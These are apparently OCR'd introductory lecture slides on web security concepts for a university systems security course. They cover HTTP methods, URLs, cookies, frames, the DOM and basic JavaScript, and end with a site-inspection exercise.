Web Security Concepts

Computer Systems Security
2025/26
LEI - UM

Hugo Pacheco hpacheco@di.uminho.pt

Web Execution Model


HTTP Protocol


- Created in 1989, allows a client to access resources stored on a server
- A **resource** is identified by a Uniform Resource Location (URL):
  - **scheme** (http, https, etc.)
  - **domain** (aaa.bbb.cc), potentially with a specific **port**
  - **path** to the resource
  - extra information (e.g., **query** arguments or **fragment** identifier)
- `https://www.ex.com:443/shop/item?color=blue&size=large#specs`

HTTP Protocol

Semantics

- It is a **stateless** protocol
- Client performs **individual requests**:
  - **GET**: obtaining a resource
  - **POST**: creating a new resource
  - **PUT**: updating an existent resource with new content
  - **PATCH**: changing part of a resource
  - **DELETE**: deleting a resource






https://developer.mozilla.org/pt-BR/docs/Web/HTTP/Overview

HTTP Protocol

Requests

- Server replies with *status* + *body* (optional)



HTTP Protocol

Intended semantics has quickly been subverted

- **GET should not change the server state**, but often has side-effects

  visible data in URL parameters ⇒ server log + browser history
  GET http://bank.com/transfer?**fromAcct=X&toAcct=Y&amount=1000**


- **POST used for almost everything with side-effects**, originally split into POST, PUT, PATCH, DELETE

- Server applications often need to recognise related requests: **state = cookie**

  - Server sends (e.g., in response to successful login), browser stores

  - **Every time** an URL on the same server is accessed, the cookie is sent

  - Useful for: session management, customisation, tracking/profiling




HTTP Protocol

Cookies

- **Really, every time** an URL on the same server is accessed on the same browser session (we will be a bit more precise later)

Shared Cookie Jar



  - Tab 1 logins into bank.com and receives a cookie
  - Tab 2's requests to bank.com will also send the cookies received for Tab 1

HTTP Protocol

History


- The HTTP protocol has seen a rapid evolution:
  - HTTP/2 (2015): based on Google's SPDY
    pipelining of requests + multiplexing
    + server push
  - HTTP/3 (2022): abandoned TCP & adopted
    Google's Quick UDP
  - Big Tech have great influence (> 50% of Internet traffic)

- We will see classical attacks/defenses, which are mostly orthogonal but may not consider these novel functionalities

Web Execution Model

Client / Server

- **Web pages are programs** (HTML + CSS + JS + plugins + …)
- **Server-side computation:**
  - CGI, PHP, Ruby, ASP, server-side JavaScript, SQL, session management, etc.
- **Client-side computation:**
  - Browsers = domain-specific virtualisation systems
  - Each window:
    - Renders HTML/CSS, executes JavaScript/WebAssembly, runs plugins (Java, Flash)
    - Makes requests to sub-resources (images, CSS, JavaScript, etc.)
    - Processes HTML requests and replies to user events or site events



https://www.wikiwand.com/en/Dynamic_web_page


Web Execution Model

Frames

- **A browser window may have content from different origins:**
  - Frame (rigid and visible division)
  - iFrame (floating object embedded into a document)
  - Why using (i)frames?
    - Delegating a screen area to another origin
    - Make use of browser protection regarding **frame isolation**
    - A parent page works even if a child frame fails (or is malicious? 😈)

Web Execution Model
DOM

- DOM: interface oriented to the object, which represents the whole page hierarchy
- Each browser window:
  - Loads the page's root element
  - Loads additional resources (scripts, images, CSS, frames)
  - Replies to events (`onClick`, `onLoad`, etc)
  - Continues recursively until page is completely loaded (what may never happen!)



Web Execution Model

JavaScript

- **JavaScript code can read or change the state of a page:**
  - Reacting to events

```
<button onclick="alert("The date is" + Date())">
  Click me to display Date and Time.
</button>
```

  - Manipulating the DOM

```
<p id="demo"></p>

<script>
  document.getElementById('demo').innerHTML = Date()
</script>
```

  - Making requests, manipulating the page, reading browser data, knowing the HW
    ⇒ exceptionally powerful and dangerous nowadays **!**


Web Execution Model


Exercise

- Modern sites are complex!
- Choose a web site, e.g. favourite newspaper and count:
  - Number of resources (images, scripts, ads, analytics, etc.)?
  - Number of different sources from which countries?
  - How many of these sources are controlled by the main site?
  - Number of cookies?

Web Execution Model


Exercise



